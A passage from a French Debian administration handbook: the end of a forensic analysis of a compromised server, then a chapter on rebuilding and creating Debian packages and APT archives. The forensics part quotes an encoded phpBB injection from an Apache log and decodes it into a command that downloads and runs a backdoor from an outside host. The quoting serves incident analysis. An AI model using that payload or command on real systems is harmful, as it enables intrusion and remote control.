Pour un serveur distant, réinstaller n'est pas forcément évident à réaliser. Il faudra souvent le concours de l'hébergeur car tous ne disposent pas d'infrastructure de réinstallation automatique. Attention également à ne pas réinitialiser la machine avec une sauvegarde complète ultérieure à la date de compromission ! Il vaut mieux réinstaller les logiciels et ne restaurer que les données.

Analyser à froid

Maintenant que le service est à nouveau fonctionnel, il est temps de se pencher sur les images disque du système compromis afin de comprendre ce qui s'est passé. Lorsqu'on monte l'image du disque, il faut prendre soin d'employer les options `ro,nodev,noexec,noatime` afin de ne ne pas modifier son contenu (y compris les horodatages des accès aux fichiers) et de ne pas exécuter par erreur des exécutables compromis.

Pour reconstituer efficacement le scénario d'une attaque, il faut chercher tous azimuts ce qui a été modifié et exécuté :

- l'analyse d'éventuels fichiers `.bash_history` est souvent très instructive ;
- il faut extraire la liste des fichiers récemment créés, modifiés et accédés ;
- l'identification des programmes installés par l'attaquant est souvent possible à l'aide de la commande **`strings`** qui extrait les chaînes de caractères présentes dans un binaire ;
- l'analyse des fichiers de traces de `/var/log/` permet souvent de fournir une chronologie ;
- enfin, des outils spécialisés permettent de récupérer le contenu de potentiels fichiers supprimés (notamment les fichiers de trace que les attaquants aiment à supprimer).

Il existe des logiciels pour faciliter certaines de ces opérations. Citons notamment *The Coroner Toolkit* (Le kit du médecin légiste) fourni par le paquet `tct` : il contient **`grave-robber`** qui collecte à chaud des données d'un système compromis, **`lazarus`** qui extrait des données des zones non-allouées d'un disque, **`pcat`** qui effectue une copie de la mémoire utilisée par un processus, ainsi que d'autres outils d'extraction de données.

Le paquet `sleuthkit` fournit d'autres outils d'analyse de système de fichiers. Leur usage est grandement facilité par l'interface graphique *Autopsy Forensic Browser* contenue dans le paquet `autopsy`.

Reconstituer le scénario de l'attaque

Tous les éléments récoltés au cours de l'analyse doivent pouvoir s'emboîter comme dans un puzzle : la date de création des premiers fichiers suspects correspond souvent à des traces prouvant l'intrusion. Un petit exemple réel sera plus parlant qu'un long discours théorique.

La trace ci-dessous, extraite d'un fichier `access.log` de Apache, en est un exemple :

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.php?t=10&highlight=%2527%252
➥ esystem(chr(99)%252echr(100)%252echr(32)%252echr(47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252
➥ echr(32)%252echr(119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252
➥ echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)
➥ %252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252
➥ echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252
➥ echr(117)%252echr(114)%252echr(108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252
➥ echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)
➥ %252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)
➥ %252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)
➥ %252echr(99)%252echr(104)%252echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252echr(98)%252echr(100)%252echr(32)
➥ %252echr(38))%252e%2527 HTTP/1.1" 200 27969 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Cet exemple correspond à l'exploitation d'un ancien trou de sécurité de phpBB.

- http://secunia.com/advisories/13239/
- http://www.phpbb.com/phpBB/viewtopic.php ?t=240636

En décodant cette longue URL, il est possible de comprendre que l'attaquant a exécuté la commande PHP **`system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`**. Effectivement, un fichier `bd` est disponible dans `/tmp/`. L'exécution de **`strings /mnt/tmp/bd`** renvoie entre autres `PsychoPhobia Backdoor is starting...`. Il s'agit donc d'une porte dérobée.

Peu de temps après, cet accès a été utilisé pour télécharger et installer un *bot* IRC qui s'est connecté à un réseau IRC *underground*. Il peut être contrôlé par le biais de ce protocole, notamment pour télécharger des

fichiers puis les mettre à disposition. Ce logiciel dispose de son propre fichier de trace :

```
 ** 2004-11-29-19:50:15: NOTICE:
  ➥ :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it NOTICE
  ➥ ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from
  ➥ GAB!SEX@RIZON-2EDFBC28.POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection
  ➥ to 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502:
  ➥ In.Ostaggio-iTa.Oper_-DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB:
  ➥ La_tela_dell_assassino.avi (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed
  ➥ (666615 KB, 1 hr 24 sec, 183.9 KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed
  ➥ (713034 KB, 2 hr 28 min 7 sec, 80.2 KB/sec)
```

Deux fichiers vidéos ont été déposés sur le serveur par l'intermédiaire de la machine 82.50.72.202.

En parallèle à cela, l'attaquant a téléchargé des fichiers supplémentaires `/tmp/pt` et `/tmp/loginx`. Une analyse avec **`strings`** permet de récupérer des chaînes comme *Shellcode placed at 0x%08lx* ou *Now wait for suid shell...*. Il s'agit de programmes exploitant des vulnérabilités locales pour obtenir des privilèges administrateur. Mais sont-ils parvenus à leur fin ? Selon toute vraisemblance (fichiers modifiés postérieurement à l'intrusion), non.

Dans cet exemple, tout le déroulement de l'intrusion a pu être reconstitué, et l'attaquant a pu se servir du système compromis pendant 3 jours. Mais le plus important dans cette reconstitution est que la vulnérabilité a été identifiée et a pu être corrigée sur la nouvelle installation.

chapitre 15

Conception d'un paquet Debian

Manipuler régulièrement des paquets Debian provoque tôt ou tard le besoin de créer le sien propre ou d'en modifier un. Ce chapitre essaie de répondre à vos interrogations en la matière et fournit des éléments pour tirer le meilleur parti de l'infrastructure offerte par Debian. Qui sait, en ayant ainsi mis la main à la pâte, peut-être irez-vous plus loin et deviendrez-vous développeur Debian !

SOMMAIRE

MOTS-CLÉS

- Rétroportage
- Recompilation
- Paquet source
- Archive
- Méta-paquet
- Développeur Debian
- Mainteneur

Recompiler un paquet depuis ses sources

Plusieurs éléments peuvent justifier la recompilation d'un paquet depuis ses sources. L'administrateur peut avoir besoin d'une fonctionnalité du logiciel qui implique de recompiler le programme en activant une option particulière ou souhaiter en installer une version plus récente que celle fournie dans sa version de Debian (dans ce cas, il recompilera un paquet plus récent récupéré dans la version *Testing* ou *Unstable* pour qu'il fonctionne parfaitement dans sa distribution *Stable*, opération appelée le rétroportage). On prendra soin de vérifier, avant de se lancer dans une recompilation, que personne d'autre ne s'en est déjà chargé ; on pourra vérifier en particulier sur les sites `apt-get.org` et `backports.org`.

Récupérer les sources

Pour recompiler un paquet Debian, il faut commencer par rapatrier son code source. Le moyen le plus simple est d'employer la commande **`apt-get source`** ***`nom-paquet-source`***, qui nécessite la présence d'une ligne de type `deb-src` dans le fichier `/etc/apt/sources.list` et l'exécution préalable de la commande **`apt-get update`**. C'est déjà le cas si vous avez suivi les instructions du chapitre portant sur la configuration d'APT (voir page 86). Notez cependant que vous téléchargerez les paquetages sources du paquet disponible dans la version de Debian désignée par la ligne `deb-src` de ce fichier de configuration. Si vous souhaitez en rapatrier une version particulière, il vous faudra peut-être la télécharger manuellement depuis un miroir Debian ou depuis le site web : récupérer deux ou trois fichiers (d'extensions `*.dsc` (*Debian Source Control*), `*.tar.gz`, et `*.diff.gz` — ce dernier n'existe que si l'archive `.tar.gz` contient en fait l'extension `.orig.tar.gz`) puis exécuter la commande **`dpkg-source -x`** ***`fichier.dsc`***. Si le fichier `*.dsc` est disponible à une URL donnée, on pourra même se simplifier la vie en utilisant **`dget`** ***`URL`*** : cette commande (qui fait partie du paquet `devscripts`) récupère le `*.dsc` à l'adresse indiquée, en analyse le contenu, et récupère automatiquement le ou les fichiers qu'il référence ; avec l'option `-x`, le paquet source est même extrait localement.

Effectuer les modifications

Les sources du paquet maintenant disponibles dans un répertoire portant le nom du paquet source et sa version (par exemple *samba-3.0.24*), nous pouvons nous y rendre pour y effectuer nos modifications.

La première modification à apporter est de changer le numéro de version du paquet pour distinguer les paquets recompilés des paquets originaux fournis par Debian. Supposons que la version actuelle soit `3.0.24-6` ;

nous pouvons créer une version `3.0.24-6.falcot1`, ce qui désigne clairement l'origine du paquet. De cette manière, la version du paquet est supérieure à celle fournie par Debian et le paquet s'installera facilement en tant que mise à jour du paquet original. Pour effectuer ce changement, il est préférable d'utiliser le programme **`dch`** (*Debian CHangelog*) du paquet `devscripts` en saisissant **`dch -v 3.0.24-6.falcot1`**. Cette commande démarre un éditeur de texte (**`sensible-editor`** — votre éditeur favori si vous l'avez précisé dans la variable d'environnement VISUAL ou EDITOR, un éditeur par défaut dans les autres cas) où l'on pourra documenter les différences apportées par cette recompilation. On peut constater que **`dch`** a bien modifié le fichier `debian/changelog`.

Si une modification des options de compilation s'avère nécessaire, il faudra modifier le fichier `debian/rules`, qui pilote les différentes étapes de la compilation du paquet. Vous repérerez facilement les lignes concernant la configuration initiale (`./configure ...`) ou déclenchant la compilation (`$(MAKE) ...` ou `make ...`). En les adaptant convenablement, il est possible d'obtenir l'effet souhaité.

Il convient parfois de s'occuper du fichier `debian/control`, qui renferme la description des paquets générés. Il peut être intéressant de la modifier pour qu'elle reflète les changements apportés. Par ailleurs, ce fichier contient aussi des champs `Build-Depends` qui donnent la liste des dépendances de génération du paquet. Celles-ci se rapportent souvent à des versions de paquets contenus dans la distribution d'origine du paquet source, qui ne sont peut-être pas disponibles dans la version utilisée pour la recompilation. Il n'existe pas de moyen automatique pour savoir si une dépendance est réelle ou si elle a été créée pour garantir que la compilation s'effectue bien avec les dernières versions d'une bibliothèque (c'est le seul moyen disponible pour forcer un *autobuilder* à recompiler le paquet avec une version prédéfinie d'un paquet — c'est pourquoi les mainteneurs Debian utilisent fréquemment ce procédé).

N'hésitez donc pas à modifier ces dépendances pour les assouplir si vous savez qu'elles sont trop strictes. La lecture d'éventuels fichiers documentant le mode de compilation du logiciel (souvent nommés `INSTALL`) vous sera sans doute utile pour retrouver les bonnes dépendances. Idéalement, il faudrait satisfaire toutes les dépendances avec les paquets disponibles dans la version utilisée pour la recompilation. Sans cela, on entre dans un processus récursif où il faut préalablement rétroporter les paquets donnés dans les champs `Build-Depends` avant de pouvoir compléter le rétroportage souhaité. Certains paquets, qui n'ont pas besoin d'être rétroportés, peuvent être installés tels quels pour les besoins de la recompilation (c'est souvent le cas de `debhelper`). Cependant, le processus peut se compliquer rapidement si l'on n'y prend garde, aussi faut-il éviter autant que possible tout rétroportage non strictement nécessaire.

ASTUCE **Installer les Build-Depends**

`apt-get` permet d'installer rapidement tous les paquets cités dans le ou les champs `Build-Depends` d'un paquet source disponible dans une distribution donnée sur une ligne `deb-src` du fichier `/etc/apt/sources.list`. Il suffit pour cela d'exécuter la commande **`apt-get build-dep`** ***`paquet-source`***.

Démarrer la recompilation

Toutes les modifications souhaitables étant apportées sur les sources, il faut maintenant régénérer le paquet binaire correspondant (fichier `.deb`). Tout ce processus de création est contrôlé par le programme **`dpkg-buildpackage`**.

EXEMPLE Recompilation d'un paquet

```
$ dpkg-buildpackage -rfakeroot -us -uc
[...]
```

OUTIL fakeroot

Le processus de création de paquet, qui finalement se contente de rassembler dans une archive des fichiers existant localement (ou compilés), a besoin de créer des fichiers dont le propriétaire sera le plus souvent *root*. Pour éviter de devoir compiler les paquets sous l'identité de l'administrateur, ce qui induirait des risques inutiles, on peut utiliser l'utilitaire nommé **`fakeroot`**. Celui-ci permet, lorsqu'il est utilisé pour lancer un programme, de laisser croire à ce programme qu'il tourne sous l'identité de *root*, et que les fichiers qu'il crée appartiennent également à l'administrateur. Lorsque le programme va créer l'archive qui deviendra le paquet Debian, il pourra ainsi y placer des fichiers appartenant à divers propriétaires. On utilise donc très fréquemment **`fakeroot`** pour la préparation de paquets.
À noter qu'il ne s'agit que d'une impression donnée au programme lancé, et qu'on ne peut donc pas utiliser cet outil pour obtenir des privilèges quelconques. Le programme tourne réellement sous l'identité de l'utilisateur qui lance **`fakeroot`** ***`programme`***, et les fichiers qu'il crée réellement continuent de lui appartenir.

La commande précédente peut échouer si les champs `Build-Depends` n'ont pas été corrigés ou si les dépendances correspondantes n'ont pas été installées. Dans ce cas, on peut outrepasser cette vérification en ajoutant le paramètre `-d` à l'invocation de **`dpkg-buildpackage`**. En ignorant volontairement ces dépendances, on s'expose cependant à ce que la compilation échoue plus tard. Pis, il se peut que le paquet compile correctement mais que son fonctionnement soit altéré car certains programmes désactivent automatiquement des fonctionnalités s'ils détectent l'absence d'une bibliothèque lors de la compilation.

Les développeurs Debian utilisent plus volontiers un programme comme **`debuild`** qui fera suivre l'appel de **`dpkg-buildpackage`** par l'exécution d'un programme chargé de vérifier que le paquet généré est conforme à la charte Debian. Par ailleurs, ce script nettoie l'environnement pour que les variables d'environnement locales n'affectent pas la compilation du paquet. **`debuild`** fait partie de la série d'outils du paquet *devscripts*, qui partagent une certaine cohérence et une configuration commune simplifiant le travail des mainteneurs.

DÉCOUVERTE pbuilder

Le programme **`pbuilder`** (du paquet éponyme) permet de recompiler un paquet Debian dans un environnement *chrooté* : il crée un répertoire temporaire contenant un système minimal nécessaire à la reconstruction du paquet (en se basant sur les informations contenues dans le champ *Build-Depends*). Grâce à la commande **`chroot`**, ce répertoire sert ensuite de racine (/) lors du processus de recompilation.
Cette technique permet de compiler le paquet dans un environnement non dégradé (notamment par les manipulations des utilisateurs), de détecter rapidement les manques éventuels dans les dépendances de compilation (qui échouera si un élément essentiel n'est pas documenté) et de compiler un paquet pour une version de Debian différente de celle employée par le système (la machine peut utiliser *Stable* pour le fonctionnement quotidien et **`pbuilder`** peut employer *Unstable* pour la recompilation).

Construire son premier paquet

Méta-paquet ou faux paquet

Faux paquet et méta-paquet se concrétisent tous deux par un paquet vide qui n'existe que pour les effets de ses informations d'en-têtes sur la chaîne logicielle de gestion des paquets.

Le faux paquet existe pour tromper **dpkg** et **apt** en leur faisant croire que le paquet correspondant est installé alors qu'il ne s'agit que d'une coquille vide. Cela permet de satisfaire les dépendances lorsque le logiciel en question a été installé manuellement. Cette méthode fonctionne, mais il faut l'éviter autant que possible ; rien ne garantit en effet que le logiciel installé manuellement constitue un remplaçant parfait du paquet concerné, et certains autres paquets, qui en dépendent, pourraient donc ne pas fonctionner.

Le méta-paquet existe en tant que collection de paquets par le biais de ses dépendances, que son installation installera donc toutes.

Pour créer ces deux types de paquets, on peut recourir aux programmes **equivs-control** et **equivs-build** (du paquet Debian *equivs*). La commande **equivs-control** ***fichier*** crée un fichier contenant des en-têtes de paquet Debian qu'on modifiera pour indiquer le nom du paquet souhaité, son numéro de version, le nom du mainteneur, ses dépendances, sa description. Tous les autres champs dépourvus de valeur par défaut sont optionnels et peuvent être supprimés. Les champs `Copyright`, `Changelog`, `Readme` et `Extra-Files` ne sont pas standards pour un paquet Debian. Propres à **equivs-build**, ils disparaîtront des en-têtes réels du paquet généré.

EXEMPLE Fichier d'en-têtes d'un faux paquet libxml-libxml-perl

```
Section: perl
Priority: optional
Standards-Version: 3.5.10

Package: libxml-libxml-perl
Version: 1.57-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.6.6)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

L'étape suivante consiste à générer le paquet Debian en invoquant la commande **`equivs-build` *`fichier`***. Le tour est joué : le paquet est disponible dans le répertoire courant et vous pouvez désormais le manipuler comme tous les autres paquets Debian.

Simple archive de fichiers

Les administrateurs de Falcot SA souhaitent créer un paquet Debian pour déployer facilement un ensemble de documents sur un grand nombre de machines. Après avoir étudié le guide du nouveau mainteneur, l'administrateur en charge de cette tâche se lance dans la création de son premier paquet.

Il commence par créer un répertoire `falcot-data-1.0`, qui abritera le paquet source qu'il a choisi de réaliser. Ce paquet se nommera donc `falcot-data` et portera le numéro de version `1.0`. L'administrateur place ensuite les fichiers des documents qu'il souhaite distribuer dans un sous-répertoire `data`. Il invoque la commande **`dh_make`** (du paquet `dh-make`) pour ajouter les fichiers requis par le processus de génération d'un paquet (tous contenus dans un sous-répertoire `debian`) :

```
$ cd falcot-data-1.0
$ dh_make --createorig
Type of package: single binary, multiple binary, library, kernel module
  ➥ or cdbs? [s/m/l/k/b] s
Maintainer name  : Raphael Hertzog
Email-Address    : hertzog@debian.org
Date             : Tue, 24 Apr 2007 20:46:33 +0200
Package Name     : falcot-data
Version          : 1.0
License          : blank
Type of Package  : Single
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional
  ➥ tuning.
Done. Please edit the files in the debian/ subdirectory now.
  ➥ You should also check that the falcot-data Makefiles install
  ➥ into $DESTDIR and not in / .
$
```

Le type de paquet *single binary* indique que ce paquet source ne générera qu'un seul paquet binaire.

multiple binary est à employer pour un paquet source générant plusieurs paquets binaires. Le type *library* est un cas particulier pour les bibliothèques partagées qui doivent suivre des règles de mise en paquet très strictes. Il en est de même pour *kernel module*, réservé aux paquets contenant des modules noyau. *cdbs* est un système de construction de paquets assez souple mais nécessitant un certain apprentissage.

▸ http://www.debian.org/doc/maint-guide/index.fr.html

ASTUCE **Nom et adresse électronique du mainteneur**

La plupart des programmes qui recherchent vos nom et adresse électronique de responsable de paquet utilisent les valeurs contenues dans les variables d'environnement DEBFULLNAME et DEBEMAIL ou EMAIL. En les définissant une fois pour toutes, vous vous éviterez de devoir les saisir à de multiples reprises. Si votre shell habituel est **`bash`**, il suffit pour cela d'ajouter les deux lignes suivantes dans vos fichiers `~/.bashrc` et `~/.bash_profile` (en remplaçant évidemment ces valeurs par celles qui vous correspondent !) :

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Le programme **dh_make** a créé un sous-répertoire `debian` contenant de nombreux fichiers. Certains sont nécessaires : c'est notamment le cas des fichiers `rules`, `control`, `changelog` et `copyright`. Les fichiers d'extension `.ex` sont des fichiers d'exemples qu'on peut modifier et rebaptiser (en supprimant simplement cette extension) si cela s'avère utile. Dans le cas contraire, il convient de les supprimer. Le fichier `compat` doit être conservé car il est nécessaire au bon fonctionnement des programmes de l'ensemble appelé *debhelper*, dont les noms commencent par le préfixe **dh_** et qui sont employés à diverses étapes de la création de paquet.

Il faut mentionner dans le fichier `copyright` les auteurs des documents inclus dans le paquet et la licence logicielle associée. En l'occurrence, il s'agit de documents internes dont l'usage est limité à la société Falcot. Le fichier `changelog` par défaut convient relativement bien, et l'administrateur s'est contenté d'écrire une explication un peu plus longue que *Initial release* (version initiale) et de modifier la distribution `unstable` en `internal`. Le fichier `control` a lui aussi changé : la section a désormais pour valeur *misc* et le champ `Architecture` est passé de `any` (n'importe laquelle) à `all` (toutes) puisque le paquet abrite des documents et non des programmes binaires : il est donc exploitable sur toutes les architectures. Le champ `Depends` a été changé en `mozilla-browser | www-browser` pour garantir la présence d'un navigateur web capable de consulter les documents ainsi diffusés.

EXEMPLE Le fichier control

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 5)
Standards-Version: 3.7.2

Package: falcot-data
Architecture: all
Depends: mozilla-browser | www-browser
Description: Documentation interne de Falcot SA
 Ce paquet fournit plusieurs documents décrivant
 la structure interne de Falcot SA. Cela comprend:
  - l'organigramme
  - les contacts pour chaque département
 .
 Ces documents NE DOIVENT PAS sortir de la société.
 Ils sont réservés à un USAGE INTERNE.
```

B.A.-BA Fichier Makefile

Un fichier `Makefile` est un script détaillant au programme **make** les règles nécessaires pour reconstruire des fichiers issus d'un réseau de dépendances (un programme, fruit de la compilation de fichiers sources, en est un exemple). Le fichier `Makefile` contient la liste de ces règles en respectant le format suivant :

```
cible: sources
        commande1
        commande2
```

Cette règle peut se traduire ainsi : si l'un des fichiers de `sources` est plus récent que le fichier `cible`, il faut exécuter les `commandes` pour régénérer la cible à partir des sources.

Attention, un caractère de tabulation doit impérativement précéder toutes les commandes. Sachez aussi que si la ligne de commande débute par un signe moins (–), la commande peut échouer sans que tout le processus avorte.

EXEMPLE Le fichier changelog

```
falcot-data (1.0-1) internal; urgency=low

  * Initial Release.
  * Commençons avec peu de documents:
    - la structure interne de la société
    - les contacts de chaque département

 -- Raphael Hertzog <hertzog@debian.org>  Tue, 24 Apr 2007 20:46:33 +0200
```

EXEMPLE Le fichier copyright

```
This package was debianized by Raphael Hertzog <hertzog@debian.org> on
Tue, 24 Apr 2007 20:46:33 +0200.

Upstream Author(s): Falcot SA

Copyright:

Copyright 2004-2007 Falcot SA - all rights reserved.
```

Le fichier `rules` contient normalement un ensemble de règles employées pour configurer, compiler et installer le logiciel dans un sous-répertoire dédié (portant le nom du paquet binaire généré). Le contenu de ce sous-répertoire est ensuite intégré au paquet Debian comme s'il était la racine du système de fichiers. Dans le cas qui nous concerne, les fichiers seront installés dans le répertoire `debian/falcot-data/usr/share/falcot-data/` pour que les documents ainsi diffusés soient disponibles sous `/usr/share/falcot-data/` dans le paquet généré. Le fichier `rules` est de type `Makefile` avec quelques cibles standardisées (notamment `clean` et `binary`, respectivement pour nettoyer et produire le binaire). Dans le cas qui nous concerne, les cibles `build`, `install` et `clean` ont été modifiées. Les références à `$(MAKE)` ont été supprimées puisqu'il n'y aucun logiciel à compiler. La cible `install` a reçu les commandes permettant de créer le répertoire `/usr/share/falcot-data/` et d'y copier la documentation. Voici le contenu final de ces cibles :

```
build: build-stamp

build-stamp: configure-stamp
        dh_testdir
        # Add here commands to compile the package.
        touch build-stamp

clean:
        dh_testdir
        dh_testroot
        rm -f build-stamp configure-stamp
        # Add here commands to clean up after the build process.
        dh_clean
```

```
install: build
        dh_testdir
        dh_testroot
        dh_clean -k
        dh_installdirs
       # Add here commands to install the package into debian/falcot-data.
        mkdir -p $(CURDIR)/debian/falcot-data/usr/share/falcot-data
        cp -a data/* $(CURDIR)/debian/falcot-data/usr/share/falcot-data
```

À ce stade, il est déjà possible de créer le paquet. Nous allons toutefois y ajouter une dernière touche. Les administrateurs souhaitent que ces documents soient facilement accessibles depuis les menus Aide (ou *Help*) des bureaux graphiques. Ils décident donc de créer une entrée dans le système de menus Debian. Pour cela, ils modifient le fichier `debian/menu.ex` et l'enregistrent sans l'extension.

EXEMPLE Le fichier menu

```
?package(falcot-data):needs=X11|wm section=Help\
  title="Documentation interne à Falcot SA" \
  command="/usr/bin/x-www-browser /usr/share/falcot-data/index.html"
?package(falcot-data):needs=text section=Help\
  title="Documentation interne à Falcot SA" \
  command="/usr/bin/www-browser /usr/share/falcot-data/index.html"
```

Le champ `needs` positionné à `X11|wm` indique que cette entrée de menu n'a de sens que dans l'interface graphique. Elle sera donc intégrée uniquement dans les menus des applications graphiques (ou X11) et les gestionnaires de fenêtres (`wm` est en effet l'abréviation de *window manager*). Le champ `section` précise l'emplacement de l'entrée dans le menu. Dans notre cas, elle sera intégrée au sous-menu d'aide *Help*. Le champ `title` (titre) est le texte que les utilisateurs verront dans le menu. Enfin, le champ `command` décrit la commande à exécuter lorsqu'un utilisateur sélectionne cet élément de menu.

La deuxième entrée est le pendant de la première, mais adaptée au mode texte d'une console Linux.

Après rédaction du fichier `menu`, il s'agit de l'installer au bon endroit. Nous déléguerons cette tâche au programme **`dh_installmenu`** en décommentant la ligne correspondante dans la cible `binary-arch` du fichier `rules`.

Le paquet source est prêt ! Il ne reste plus qu'à générer le paquet binaire avec la commande déjà employée pour des recompilations de paquets : on se place dans le répertoire `falcot-data-1.0` et on exécute **`dpkg-buildpackage -rfakeroot -us -uc`**.

CHARTE DEBIAN
L'organisation des menus

L'organisation des menus Debian suit une structure précise, documentée dans le texte suivant :

- http://www.debian.org/doc/packaging-manuals/menu-policy/

Il est recommandé de choisir une section listée dans ce document pour remplir le champ `section` d'un fichier `menu`.

Créer une archive de paquets pour APT

Les administrateurs de Falcot SA maintiennent désormais un certain nombre de paquets Debian modifiés ou créés par eux et qui leur servent à diffuser des données et programmes internes.

Pour faciliter leur déploiement, ils souhaitent les intégrer dans une archive de paquets directement utilisable par APT. Pour des raisons évidentes de maintenance, ils désirent y séparer les paquets internes des paquets officiels recompilés. Les entrées qui correspondraient à cette situation dans un fichier `/etc/apt/sources.list` seraient les suivantes :

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Les administrateurs configurent donc un hôte virtuel sur leur serveur HTTP interne. La racine de l'espace web associé est `/srv/vhosts/packages/`. Pour gérer ces archives, ils ont décidé d'employer le programme **`mini-dinstall`** (du paquet éponyme). Celui-ci scrute un répertoire d'arrivée `incoming/` (en l'occurrence, il s'agira de `/srv/vhosts/packages/mini-dinstall/incoming/`) pour y récupérer tout paquet Debian déposé et l'installer dans une archive Debian (dont le répertoire est `/srv/vhosts/packages/`). Ce programme fonctionne en traitant les fichiers `.changes` créés lors de la génération d'un paquet Debian. Un tel fichier contient en effet la liste de tous les autres fichiers associés à cette version du paquet (`.deb`, `.dsc`, `.diff.gz`, `.orig.tar.gz`) et permet donc à **`mini-dinstall`** de savoir quels fichiers installer. Accessoirement, ce fichier reprend le nom de la distribution de destination (c'est souvent `unstable`) indiquée en tête du fichier `debian/changelog`, information utilisée par **`mini-dinstall`** pour décider de l'emplacement d'installation du paquet. C'est la raison pour laquelle les administrateurs doivent systématiquement modifier ce champ avant la génération d'un paquet et y placer `internal` ou `updates`, selon l'emplacement souhaité. **`mini-dinstall`** génère alors les fichiers indispensables au bon fonctionnement d'APT, comme par exemple `Packages.gz`.

La configuration de **`mini-dinstall`** nécessite de mettre en place un fichier `~/.mini-dinstall.conf`, que les administrateurs de Falcot SA ont renseigné comme suit :

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com
```

ALTERNATIVE **apt-ftparchive**

Si l'emploi de **`mini-dinstall`** semble trop complexe par rapport à vos besoins de création d'une archive Debian, il est possible d'utiliser directement le programme **`apt-ftparchive`**. Ce dernier inspecte le contenu d'un répertoire et affiche sur sa sortie standard le contenu du fichier `Packages` correspondant. Pour reprendre le cas de Falcot SA, les administrateurs pourraient directement déposer les paquets dans `/srv/vhosts/packages/updates/` ou `/srv/vhosts/packages/internal/` et exécuter les commandes suivantes pour créer les fichiers `Packages.gz` :

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates
  ➥ >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal
  ➥ >internal/Packages
$ gzip internal/Packages
```

La commande **`apt-ftparchive sources`** permet de créer de manière similaire les fichiers `Sources.gz`.

```
generate_release = 1
release_origin = Falcot SA
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Il est intéressant d'y remarquer la décision de générer des fichiers `Release` pour chacune des archives. Cela permettra éventuellement de gérer les priorités d'installation des paquets à l'aide du fichier de configuration `/etc/apt/preferences` (voir le chapitre sur la configuration d'APT).

L'exécution de **`mini-dinstall`** démarre en fait le démon en arrière-plan. Tant qu'il fonctionne, il vérifiera toutes les demi-heures si un nouveau paquet est disponible dans le répertoire `incoming/`, le placera dans l'archive, et régénérera les différents fichiers `Packages.gz` et `Sources.gz`. Si la présence d'un démon constitue un problème, il est possible de l'invoquer en mode non interactif (ou *batch*), à l'aide de l'option `-b`, à chaque fois qu'un paquet aura été déposé dans le répertoire `incoming/`. Découvrez les autres possibilités offertes par **`mini-dinstall`** en consultant sa page de manuel `mini-dinstall(1)`.

SÉCURITÉ mini-dinstall et droits

`mini-dinstall` étant prévu pour fonctionner dans un compte utilisateur, il ne serait pas raisonnable de l'employer avec le compte root. La solution la plus simple est de tout configurer au sein du compte utilisateur de l'administrateur qui a la responsabilité de créer les paquets Debian. Étant donné que lui seul a le droit de déposer des fichiers dans le répertoire `incoming/`, il n'est pas nécessaire d'authentifier l'origine de chaque paquet à installer : on peut considérer que l'administrateur l'aura fait préalablement. Cela justifie le paramètre `verify_sigs = 0` (pas de vérification des signatures). Toutefois, si le contenu des paquets est très sensible, il est possible de revenir sur ce choix et d'avoir un trousseau de clés publiques identifiant les personnes habilitées à créer des paquets (le paramètre `extra_keyrings` existe à cette fin) ; **`mini-dinstall`** vérifiera la provenance de chaque paquet déposé en analysant la signature intégrée au fichier `.changes`.

COMPLÉMENTS Générer une archive signée

Depuis *Etch*, les outils APT effectuent par défaut une vérification d'une chaîne de signatures cryptographiques apposées sur les paquets qu'ils manipulent, avant de les installer, dans le but de s'assurer de leur authenticité (voir la section dédiée du chapitre 6 à la page 102). Les archives APT privées posent alors problème, car les machines qui doivent les utiliser vont sans arrêt afficher des messages d'avertissement pour signaler que les paquets que ces archives contiennent ne sont pas signés. Il est donc souvent judicieux de s'assurer que même les archives privées bénéficient du mécanisme *secure APT*.
